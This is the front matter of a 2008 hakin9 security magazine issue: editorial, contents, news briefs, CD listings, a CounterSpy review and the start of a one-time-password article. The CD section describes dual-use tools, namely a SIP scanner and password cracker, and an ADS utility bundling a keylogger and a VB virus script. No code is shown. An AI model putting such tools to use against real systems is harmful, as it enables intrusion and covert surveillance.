

+CD 6 useful applications · 6 unique IT security articles · 1 video tutorial

Issue 2/2008 (15) Vol. 3 No. 2, Bi-monthly, ISSN 1733-7186, 14.99USD 14.99AUD

HAKING 2/2008 (15)

HAKING

NEW
haking
LOGO
SAME QUALITY

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

Exploiting 1s and 0s

A Deep Dive into Binary Code

Cover Your Hacks with ADS

Alternate Data Streams Dissected

ONE&DONE

One Time Password
Technology

VoIP ABUSE

Storming SIP Security

ON THE CD

FULL, NOT-TIME LIMITED VERSIONS

FLASHPASTE PROFESSIONAL BY SOFTVOILE

RSHUT PRO BY REAL-TIME SECURITY

SECUREDNA BY BILDSoft

RTF TO XML CONVERTER BY NOVOSOFT

EXTENDED TRIALS

TITAN BACKUP BY NEOBYTE SOLUTIONS

VBA32 PERSONAL BY VIRUS BLOKADA

TOOLS

SIPVICIOUS BY SANDRO GAUCI

MY ADS BY LAIC AURELIAN

TUTORIAL

ALTERNATIVE DATA STREAMS BY LOU LOMBARDY



PLUS

Emergency. Can Encryption Save Lives?

The Justifications for Authentication and Encryption

Office Backup

Novosoft Office Backup has rich functionality that will satisfy most, if not all, of your backup, restoration and synchronization needs. The most important features:

- Full, incremental and mirror backup of different types of data
- Backup to a wide variety of storage media and locations: HDD, FTP, SFTP, LAN, CD, DVD, Blu-Ray, HD-DVD, external hard drives, flash drive, floppy disks...
- Automatically backing up data of frequently used applications (MS Outlook, Outlook Express, The Bat, ICQ, AOL, Yahoo Messengers and more) and files kept in special folders (My Documents, Windows Desktop, Registry, Favorites).
- Backup of email messages directly from the mail server.
- Flexible and powerful backup schedule
- Selective backup of most important data
- Zip-compression and strong Blowfish encryption
- Easy files and folders synchronization across multiple locations
- Quick restoration of data to any location
- Multi-threaded transfer engine
- Automatic task execution
- Multilanguage user interface including Chinese, Czech, English, French, German, Italian, Korean, Russian, Spanish and Swedish

Home edition

The simplest way to backup, restore and synchronize a wide range of data to/from virtually any storage device and remote locations including FTP servers and online storage services. This release is configured to be used at home and contains full set of options to ensure maximum data protection with minimum efforts.

Professional edition

Includes all the functionality of Home edition combined with the features that considerably enlarge the program potential, completely automate backup/restore procedures and allow using the application in small and medium businesses area.

“One of the more reliable and clear-cut backup tools we`ve seen”

CNET



Easy.
Reliable.
Safe.

What more do you need
from your backup software
To get your data fully protected?



Windows
ME/2003/XP/Vista

Try Novosoft Backup Office from thy cover CD right now! Buy the latest version with 25% discount at www.office-backup.com/hakin9_en.shtml

© 1995—2007 Novosoft

The springtime

The days are getting longer (at least on the north hemisphere), the birds will be coming back from the south and all the flowering plants will bloom... OK, OK – I know it is a magazine for IT Security professionals and not for the kitsch engineers. When the spring comes, though, I feel I should be a street cleaning lady or a farmer instead of an editor, sitting in the publishing house and trying to stop myself from staring through the window and observing the world coming back to life. Don't you wish to run away from the office, singing, bouncing and tweaking the passers-by's cheeks? Anyway, if I am the only one like this, let me tell you what you can find in this issue of *hakin9*.

First, I am sure you have noticed the new logo, when looking for *hakin9* in stores next time keep this in mind.

We changed the website's looks some time ago too. I hope you like it.

Talking about the new stuff: We will be placing all the long code listings from the articles onto the *hakin9* cd rom. I imagine it was difficult typing all those long commands and functions – now it should be easier.

I know you all like video tutorials – Lou Lombardy is doing his best to prepare one for each *hakin9* edition. Should you have any suggestions regarding the topic – do not hesitate to contact us.


What articles will you find in here-by edition?

Surely, the one on *Storming SIP security* – it is a very up-to-date topic and I believe you will find Sandro's paper very useful. Then, we have an article on *Alternate Data Streams* (ADS) – interesting paper by Laic Aurelian and articles on a One Time Password idea, programming with Libpcap and using Postgres.

In *hakin9's* regular sections you will read on Firewalls (consumer's choices), writing IPS rules (4th part of Matt's short articles) and on CounterSpy v.2 from Sunbelt – a tool reviewed by one of our top technicians.

I hope you like the spring issue of *h9* – enjoy reading and remember that I am here to meet all your expectations.

Smile! Spring is coming.



Magdalena Błaszczyk
magdalena.blaszczyk@hakin9.org



In brief

06

Section hosted by Zinho & www.hackerscenter.com team. Selection of news from the IT security world.

CD Contents

08

Hakin9 team

What's new on the latest *hakin9.live* CD – Vba32 Personal, Titan Backup, FlashPaste Professional, RSHUT Pro, SecureDNA, RTF to XML Converter and a great tutorial by Mr Lou Lombardy.

Tools

CounterSpy v.2 from Sunbelt

12

Shyaam Sundhar

Award-winning Enterprise Anti-Spyware and Anti-Malware. The application delivers *hybrid* antispysware technology that gives a robust protection against blended malware threats to protect the corporate environment.

Basics

One Time Password – New Dimensions in Security

14

Rajesh Mago

After reading this article, you will come to know about the OTP technology applications. The working of OTP systems, software processes and mathematics involved as well as types of OTP technologies are explained.

Attack

Storming SIP Security

22

Sandro Gauci

The article presents attacks which can be used to compromise Voice over IP systems that make use of the SIP protocol and protocols that rely on it. Methods that are explained in Sandro's paper can be very effective offensive tools for malicious users thus reading it might help to protect against the intrusion.

Alternate Data Streams or "Doctor Jekyll and Mr. Hyde" Move to NTFS

30

Laic Aurelian

This article shows everything you should know about ADS, focusing on its practical use. You will learn how to create, use or delete ADS.

Programming with Libpcap – Sniffing the Network From Our Own Application

38

Luis Martin Garcia

The article presents what the principles of packet capture are as well as how to capture packets using libpcap.

Reverse Engineering Binaries 48

Aditya K. Sood aka 0kn0ck

This article provides you with the information on practical way of dissecting executables. You will also read on active debugging and disassembling.

Defence

The Justification for Authentication and Encryption 58

Robert Bernier

In this article the author confronts the DBA with an unauthorized person obtaining a valid user account and password on his system.

The Bleeding Edge

Writing IPS Rules – Part Four 70

Matthew Jonkman

It is a fourth part of Matt's column series on writing IPS Rules.

Consumers Test

We Help You Choose the Most Reliable Firewall 72

Pete Herzog, hakin9 team

Consumers test firewalls and share their opinions. The goal is to help the readers make a right choice when buying the software.

Interview

Kurt Seifried – Linux Security Expert 76

hakin9 team

You will have a chance to get to know Kurt's point of view on most recent and most important security issues.

Self Exposure

Ben Lynn and Anton Grashion 78

Sylwia Stocka

This section is to introduce people who contribute to IT Security development and reinforcement.

Book Review 80

Jim Halfpenny, Martin Jenco

Upcoming 82

Monika Drygulska


Here we present topics that will be brought up in the upcoming hakin9.

Editor in Chief: Ewa Dudzic ewa.dudzic@software.com.pl
Executive Editor: Magdalena Błaszczuk magdalena.blaszczuk@hakin9.org
Editorial Advisory Board: Matt Jonkman, Clement Dupuis, Jay Ranade, Terron Williams, Steve Lape
Assistants: Monika Drygulska monika.drygulska@hakin9.org, Sylwia Stocka sylwia.stocka@hakin9.org
DTP Director: Sławomir Zadrożny slawomir.zadrozny@software.com.pl
DTP Manager: Robert Zadrożny robert.zadrozny@software.com.pl
DTP: Ireneusz Pogroszewski ireneusz.pogroszewski@software.com.pl
Art Director: Agnieszka Marchocka agnieszka.marchocka@software.com.pl
CD: Rafał Kwaśny rafal.kwasny@gmail.com
Proofreaders: Jonathan Edwards, Steve Lape, Stephen Argent, Michael Munt
Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Will Dowling, Stephen Argent, Aidan Carty, Chris Gates, Rodrigo Rubira Branco, Jason Carpenter, Ashish Kumar Martin Jenco, Sanjay Bhalerao, Ashutosh Agarwal, Jim Halfpenny.

Senior Consultant/Publisher: Paweł Marciniak pawel@software.com.pl
Production Director: Marta Kurpiewska marta.kurpiewska@software.com.pl
Marketing Director: Ewa Dudzic ewa.dudzic@software.com.pl
Subscription: subscription@software.com.pl

Publisher: Software Media LLC
 (on Software Publishing House licence www.software.com.pl/en)
 1461 A First Avenue, # 360
 New York, NY 10021-2209, USA
 Tel: 001917 338 3631
www.hakin9.org/en

Software Media LLC is looking for partners from all over the World. If you are interested in cooperating with us, please contact us by e-mail: cooperation@software.com.pl


Print: 101 Studio, Firma Tęgi 
 Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
 Tel: 239-949-4450.


Distributed in Australia by: Europress Distributors Pty Ltd, 3/123 McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922, Fax: +61 2 96987675

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used  smartdraw.com program by SmartDraw company.

CDs included to the magazine were tested with AntiVirenKit by G DATA Software Sp. z o.o

The editors use automatic DTP system  AOFOS
 Mathematical formulas created by Design Science MathType™

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia

The hakin9 magazine is published in 7 language versions:

EN  PL  ES  CZ 
 IT  FR  DE 

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



SANS Top 20 Vulnerability 2007

SANS's chart of the most important vulnerabilities and security threats over the past year is something the community awaits with interest and curiosity. 2006 has been a year of changes. Attacking vectors and targeted victims changed. While organizations and corporations money loss caused by internet worms decreased, protecting from attacks through port 80 has become challenging and critical. Code execution into browsers plugins and attacks to client-side software is a much more spread and maybe easier practice. Also we watched an incredible increase into hackers' attacks creativity. That without any doubt means a better security of off-the-shelf software. Coming to the chart, it is considered as a *list of vulnerabilities that require immediate remediation*. In other words CTO's and security departments should read it carefully. At the very top we find Client-side vulnerabilities: Web browsers, as discussed above and in the news of the past issues, Office and automation software, Email clients and Media Players. Following are vulnerabilities into web applications, always increasing and easy to mount even for unmotivated hackers. The list includes Instant messaging tools, used everyday by everyone up to peer to peer software and VoIP clients.

When Corporations Pay for Their Security Inabilities

TJX, one of the major retailer of apparel and home fashions, has agreed to pay 41 millions of dollars to Visa after they faced the biggest credit card theft of the history: about 100 million accounts stolen. TJX, also accused to run such a big business without any concerns about security policies and infrastructure will have to find another agreement with Mastercard holders. It has been disclosed that among the security *inabilities*, WEP encryption protocol was used for their wireless communications, a protocol known to be breakable in few hours if not minutes by the most unexperienced hacker.

by Zinho & hackerscenter.com

Bread Toasters Can Hack Now!

Responding to the statement said by a senior scientist among Google's team, there is no fear in having a toaster. Shalev, a security researcher from Check Point took opportunity while Club Hack 2007 security conference was taking place, and demonstrated how to use a networked toaster to hack a computer! He calls his toaster the *Crazy Toaster*. Details on the hack are few but it is said to include an application that interacts with the online toaster. The application runs as the toaster is plugged-in and right before

it breaks into the victim's computer. Shalev mentioned that with wireless networks available, there will be no need for connecting the hacking toaster with the target. Shalev, advising the audience, mentioned that networked devices should be accepted only from trusted people and bought only from trusted stores. The security expert also said that this attitude should be taken with any networked device whatsoever, as the internet and computer applications evolve, we should be more aware of their abilities and be more cautious.

UK Authorities Warn Companies about Chinese Cyber-Threats

United Kingdom's intelligence services had warned governmental organizations and companies about the high probability of future Chinese cyber attacks. After the evidences of cyber crimes found into German government networks, hackers from China are accused again of threatening western countries network security. In the letter sent to CEO's of more than 300 major English companies was written to be aware of such attacks and to take all the available countermeasures to avoid confidential and

sensible data theft. Although the Chinese government spokesman stated that *the Chinese Government always opposes and forbids any cyber crimes including hacking that undermine the security of computer networks* last August, Germany publicly accused the Chinese military departments to be responsible for the attacks. Even attacks against Pentagon systems seem to be related to Chinese hackers. Without any doubt this issue is much more about diplomatics than a sporadic attempt of Chinese hackers.

The New XP SP3 to Contain Vista Features

The unexpected slow diffusion of Windows Vista is in front of everyone's eyes. Someone says that the repeated prorogation on new XP service pack release, the third, is due to marketing more than technical reasons. From August moved to December 2007 up to *the first quarter* of 2008. The new service pack should include many new Vista-like features, in terms of graphics goodies as well as security. Modules and policies for the Network Access Protection should be the most important add-on secu-

rity feature, beside the cumulative security patch. NAP allows domain administrators to better protect network assets by enforcing compliance with system health requirements through easily configurable policies. A feature that is part of Windows Vista as well as the new Windows Server 2008. Redmond seems to fear that too many improvements into XP, through the new service pack, can lean the XP-to-Vista switching curve.

Hackers Center

presents:



- \$> 1Gb of papers and tools
- \$> Little theory: learn by practice
- \$> For new and average hackers
- \$> Separated sections for better results
- \$> Dedicated forums for further learning

Topics covered:

1. Footprinting & Scanning
2. Web Security
3. OS Hacking & Networking
4. Sniffing & Hijacking
5. Denial of Service
6. Social Engineering
7. Wireless Security
8. Coding & Buffer Overflow
9. Worms & Virus
10. Linux Security
11. Encryption
12. Trojans & Rats

Coupon code:

hakin9zinho

<http://kit.hackerscenter.com/hakin9.asp>

Firefox vs. Internet Explorer

Mike Shaver, chief evangelist for Mozilla, made it clear with an effective metaphor: *Just because dentists fix more teeth in America does not mean our teeth are worse than in Africa.* He was referring to the embarrassing numbers showed by Jeff Jones, a security strategy director in Microsoft's Trustworthy Computing group, in a comparison report between Firefox and Internet Explorer vulnerabilities. The report took in count also the severity of the publicly known holes. Well the numbers were based on all the vulnerabilities published since November 2004, counting 87 vulnerabilities

fixed into IE against 199 found and fixed into Mozilla. Mike continues underlining the different approach taken by the two companies: while Mozilla is considered to have one of the fastest security response center for such a spread software, IE bugs take much more time to be patched. The end of Mike's interview is a must read: *Shouldn't they be trying to fix more bugs, rather than writing reports that would 'punish' them for actively improving the security of their users rather than hoping that defects aren't found by someone who they can't keep quiet?*

Facebook Taking Legal Actions against Ontario Porn Company

Facebook is accusing the Canadian Ontario porn company and additional 17 persons of committing more than 200,000 hack attempts into facebook.com servers to steal users information in less than 2 weeks last June. Facebook has suffered losses of \$5.000 US so far, as they are still seeking for more damages caused by the attacks and also mentioned that it is fame and reputation which has been irreversibly harmed. According to the statement of claim, Facebook says *The defendants knowingly and without permission took, copied, or made use of*

data from Facebook's proprietary computers and computer network.

In addition to unnamed 14 more people, the names *Brian F.*, *Josh R.* and *Ming W.* was mentioned by the lawsuit. However, none of the allegations raised by facebook.com have been proven in court.

Facebook filed the lawsuit back in June, but also in December did file an amendment after successfully getting the court orders to force the internet service providers Rogers Comm. Inc. and Look Comm. Inc. to reveal subscriber information.

The SAINT Network Vulnerability Scanner

The SAINT network vulnerability scanner and the SAINTexploit penetration testing tool have received the Best of 2007 Products award from SC Magazine. The SAINT scanner and penetration testing tools are fully integrated within the same interface, making it easy to take network security to the next level – exploiting vulnerabilities found by the scanner.

SAINT's newest features include PCI compliance reports that allow you to see, at a glance,

whether your network is compliant with PCI security standards. SAINT's CVSS option allows you to report CVSS base scores and vectors. The penetration test tool new features exploit tunneling that allows you to run penetration tests from an exploited target. Both the scanner and penetration test tool support both IPv4 and IPv6 addresses. For more information, visit www.saintcorporation.com



CD Contents

As every two months, hakin9 magazine includes a hakin9.live based on BackTrack2 CD. You will find plenty of useful hacking tools and plugins. Most of hackers know it well – BackTrack2 is the most top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in *BackTrack 2* are optimized to be used by security penetration testers. Patches and automation have been added, applied or developed to provide a neat and ready-to-go environment.

We updated the Metasploit frameworks. Our hakin9.live contains special editions of most interesting commercial applications negotiated exclusively for our readers.

To start using BackTrack 2 hakin9.live simply boot your computer from the CD. To see the commercial applications and tutorials only, you do not need to reboot the PC – you will find the Applications and Tutorials folders simply exploring the CD. To configure the network, run console and type:

```
ifconfig eth0 [your IP address]
```

then type:

```
ip r a default via [your gateway address].
```

Finally, write:

```
echo "nameserver [your DNS server address]">
/etc/resolv.conf.
```

Enjoy surfing!

You will find the following programs in Apps directory on hakin9.live CD. Most of the applications are full versions, not limited by time, that we negotiated with the vendors especially for you. We hope that you apply them to improve your hacking and securing skills:

Vba32 Personal by VirusBlokAda – The line of products produced by VirusBlokAda is based on the antivirus engine developed by our specialists. Vba32 Personal is recommended for home users. It's a reliable and, it is crucial, quick tool to detect and neutralize computer viruses, mail worms, trojan programs and other malware (backdoors, adware, spyware, etc.) in real time and on-demand at computers running Windows. This is a 6 months fully featured version active from 5th of March, 2008. Moreover VirusBlokAda offers antivirus software for workstations, file servers, MS Exchange 5.5/2000/2003 mail servers, Lotus

Domino for Windows/Linux and a variety of antivirus filters for Linux/FreeBSD mail servers.

Retail price for a year license: \$23.60
www.anti-virus.by/en

Titan Backup by Neobyte Solutions – it is an easy-to-use and complete solution for home and small offices, designed for secure backups of your important data. It can make automatic backups of your important files and documents, emails and rules, registry settings, virtually on any type of storage media including CD/DVD-RW, removable devices, network drives and remote FTP servers. Using 256-bit AES strong encryption will ensure full security of your confidential data. It is a fully featured 6 months version.

Retail price for a year license: \$39.95
www.titanbackup.com

FlashPaste Professional by Softvoile – tired of typing the same text over and over? Flashpaste can help! With Flashpaste, a user *programs in* frequently used addresses, e-mail text blocks, HTML codes, words, phrases and paragraphs. Just enter the desired text once in the database. When you need to insert a pre-defined phrase, press the hot key and select the necessary line from a pop-up list. Simple as can be!

hakin9 offers you 3 gifts from Softvoile – a full, not time limited version of FlashPaste previous edition, a trial version of the latest edition and last but not least – a **35% off for the purchase of the latest version**. The coupon code is *hakin9*. The discount coupon will be valid until 1st of August 2008. To place an order:

- Go to <http://flashpaste.com/register.php>
- Click an appropriate *Buy Now* link
- Fill the data in. When prompted for a *discount code*, type in *hakin9* without quotes. This will give you the 35% discount
- Proceed further as described on screen

You have to order through our website. We have alternative payment methods, i.e. wire or phone order, but the general process is still the same.

Fully featured not time limited version + a trail version.

Retail price: \$29.95
<http://softvoile.com/>

RSHUT Pro by Real-Time Security – the software solution that automates typical shutdown processes, saving your time and make this work itself. You can use this to



Nothing compares to hands-on experience

Learn hacking straight from the makers of «back|track». The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote
exploit
org



DREAMLAB
TECHNOLOGIES

<http://www.remote-exploit.org> and <http://www.dreamlab.net>



shutdown and reboot, hibernate and wake up your local or remote computers over network or Internet instantly or on schedule. Additionally, all the processes can be done from one server seat – no necessity to walk from one computer to another making similar and boring operations. Furthermore, RSHUT Pro includes built-in scheduler that can do all necessary actions automatically in a specified time or day of week. Any shutdown action can be delayed with a timeout within that the action can be optionally cancelled. RSHUT Pro can also do other actions, such as eject/close CD/DVD-ROM(s), execute a program or a batch file, set monitor state to power save mode, start or stop screen saver, log off or lock, hibernate and suspend computers.

Retail price: \$14,95
www.rtsecurity.com

SecureDNA by Bildsoft – the new fast and easy encryption suite to protect everything, not only files and folders. The key features are: 256-bit AES encryption of any kind of files and folders, E-mail, USB storages and CD encryption. The application contains a great password manager (Roboform). SecureDNA ensures password quality control, encryption of Favorite Web Sites. It hides data in audio and image files. The user can do unlimited operations at the same time, without closing or moving any window.

Retail price: \$34,95
www.bildsoft.com

RTF to XML Converter by Novosoft – converts RTF documents (for example, MS Word documents saved in the Rich Text format) into well-formed XML, PDF, HTML, PostScript, TXT, PCL, SVG, AWT, Print, MIF and other printable and viewable formats. Using special rules of transformation of RTF formatting elements to the FO ones, RTF TO XML composes well-formed XML documents or XSL & XML pairs in line with the XSL FO specification. This transformation preserves the internal structure and appearance of the initial documents in the best possible way.

Operated from a Graphics User Interface, or a command line, or through Java API, RTF TO XML converter can be used as a standalone application or as a part of your own solution. This is a full, not time limited version.

Retail price: \$40.00
www.novosoft.net

Tools:

SIPVicious by Sandro Gauci – a set for auditing SIP devices. It contains 4 tools: svmap, svwar, svcrack, svreport.

- **Svmap is a sip scanner.** When launched against ranges of ip address space, it will identify any SIP servers which it finds on the way. Also has the option to scan hosts on ranges of ports. For usage instructions check out SvmapUsage.
- **Svwar** – a war dialer used to call up numbers on the phone network to identify ones that are interesting from ones that are not. With SIP, you can do something similar to identify active users.
- **Svcrack** – a password cracker making use of digest authentication. It is able to crack passwords on both registrar servers and proxy servers. It can make use of ranges of numbers or a dictionary file full of possible passwords;
- **Svreport** – manages sessions created by the rest of the tools and export to pdf, xml, csv and plain text.

The author of the tool, Sandro Gauci, wrote an article on Storming SIP security that is published in this issue of hakin9. SIPVicious will be very useful when exploring his paper and trying to follow Sandro's guidelines.

My ADS by Laic Aurelian – the program that completes the article on Alternate Data Streams. The file you will find on the CD is the setup that will install MyADS.exe, a full program developed especially for hakin9 magazine by Laic Aurelian. It is application that allows users to deal with ADS (scan for ADS, extract ADS from files and other features). It also includes a Key-logger that captures keyboard, clipboard and screenshots and uses ADS for storing this reports and the executable itself. The author also provided a VB script that is related to his article (`caution_ADS_Virus.vbs`).


Video Tutorial

hakin9.live CD also contains a great video tutorial by Mr Lou Lombardy – this instructional video displays the use of Alternative Data Streams. You will need Windows XP environment with Service Pack 2.

Code Listings on the CD

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with hakin9 much easier. We placed the complex code listings from the articles in DOCs directory on the CD. You will find them in folders named adequately to the articles titles. ●

If you have experienced any problems with this CD,
write to: cd@hakin9.org



If the CD contents can't be accessed and the disc isn't
physically damaged, try to run it in at least two CD drives.



Tools

CounterSpy v.2 from Sunbelt

System: Windows

License: Commercial

Application: CounterSpy

Homepage: <http://www.sunbelt-software.com/Business/CounterSpy-Enterprise/>

Security is not a static wall to guard our selves from the other side. It is a continuous process of shielding, guarding and improvising the various areas of weaknesses and possible compromise. Unlike the olden days where the castles are only for the kings, security is required for every single individual.

When that comes into consideration, protecting every single entity is not so easy for someone to implement. There are many issues to be considered and many ways to break the security provided to an individual. Having said all that, let us now look at a tool that provides the most comprehensive solution for fighting the battle of Malware and ad-ware.

Quick Start: Installation is very simple as they are very similar to the Windows based installing software. It is a point-and-click installation and the software will do everything else for you. Figure 1 shows the main window of the CounterSpy v.2. It has very simple and elegant features for all kinds of users to use the tool. This tool will identify based on behavioral analysis of the ad-ware and Malware, based on its functions. It runs for very short while and still identifies most of the ad-ware in a matter of minutes. It can work on scheduled way and always has different Active protection levels.

When we scan for the Malware, we just have to click the *System Scan* button on the main window, which brings us to the scanning options. Users can choose the type of scans to make a full or a quick scan and apart from the pre-defined types. The users can choose *custom* to customize their scans to specific environments. Once the user is done with choosing the options, he can either save or run the Scan by pushing *Scan Now* button, which initiates the scanning process.

Apart from the normal functioning on a regular basis, this tool is best for its signature base that has the most updated Malware signatures. It is updated on a regular fashion and it makes it very easy for users to do an auto-update check, where the software does everything for the users. CounterSpy also offers features for advanced user where the user can go in and turn-on and turn-off several properties, which they like or do not link. Experienced users, especially security analysts who has samples of some Malware for analysis can choose the options in CounterSpy to ignore from prompting on indicating certain files stored in the system.

Advantages

It is quick and easy for installation, performing scan, running updates and choosing the various modes of the software to run on. The properties are all defined even if the user gets stuck at some point of time when using this software. It is really elegant as it shows every signature being triggered and explains about the signature, the Malware that is being identified and the best way to eliminate the Malware. This helps even the beginner level users to easily work with CounterSpy. It updates very frequently with the most updated signatures, which would keep the CounterSpy on the top when preventing the Malware from coming into the system.

Disadvantages

In general terms, a signature-based product will always have its limitations. We can only have signatures for the known attacks, known to the security researchers of an organization producing such products. Hence, signature based security software cannot identify some attack for which it does not have the signature for. This is a major disadvantage for signature-based softwares. Other than that, I did not see any other disadvantages running this product.

In short terms, this product is worth every single penny invested on it. *Who said, security is only for the riches?* – CounterSpy has proved it otherwise... ●




Figure 1. CounterSpy v.2 – The Main Window

by Shyaam Sundhar

RSHUT Pro



System shutdown utility for Windows (95/98/ME/NT4/2000/XP and 2000/2003 Server) that allows quickly and **automatically shutdown and wake up** your personal computer, remote computers in home LAN domain/workgroup or your corporate network.



Key features:

- * Control all the computers in a LAN at once. Immediately or scheduled at specific time.
- * Shutdown, restart, log off, hibernate, suspend or lock down computer(s).
- * Built-in scheduler allows different ways to schedule such as daily, weekly, etc.
- * Saves time and work for network administrators from performing manually the same actions every day.
- * Wake up remote computers with Wake-On-LAN technology.
- * Autostart feature allows to automatically run in the system without logged on user.
- * Allows to use shutdown confirmations or shutdown computers instantly without any prompts.
- * Command line mode is available for scripting.
- * Remote installation allows to quickly deploy software on networked computers.
- * Saves your time, electrical energy and money on electricity bills.

read more at <http://www.rshut.com>

More:

Wake up your remote computer over Internet using our **Wake-On-LAN Online !**

<http://www.rshut.com/wol>


IP or host name

MAC

Port

Schedule on

Timezone GMT +0:00 [13:31]





Basics

One Time Password – New Dimensions in Security

Rajesh Mago

Difficulty



There has been a sharp increase in e-commerce and online banking transactions in recent times. Remote access to the office network has resulted in ease and convenience of work. Due to this, there is increase in online network access usage. The flip side of this is the attempt by parties interested in stealing vulnerable passwords and leading to potential security breaches.

The traditional way of accessing the network using username and the same static passwords no longer suffices. The need for automated and stricter authentication has led to the quest for offline and online authentication methods to allow secure access to physical and network resources. Hence, One Time Password (OTP) technology that generates and displays a unique password typically valid for a few seconds is increasingly in demand. OTP based authentication is a simple and secure way of verifying the user credentials and granting access to the resources. The generated OTP is unique per session and valid for a set time only, reducing the chances of a fraudster using it in real time.

An OTP system generally requires the user to present two kinds of evidence to verify his/her identity. Therefore, it is also known as two-factor authentication. The required proofs are:

- A token with a unique serial or unique key embedded in it
- A PIN or a secret password memorized by the user

Refer to the following section for explanation of important terms required for understanding the rest of the article.

Some Important Terms

Token: The term token is used to refer to the hardware and software that generates and

What you will learn...

- Information concerning the background and present day applications of OTP technology
- Working of OTP systems, software processes and mathematics
- The main types of OTP technologies currently in use
- Pros and cons of using OTP technology
- Leading vendors and products connected with this technology

What you should know...

- How common protocols like Ethernet, TCP/IP or ARP work
- Internet links for further reading are given.

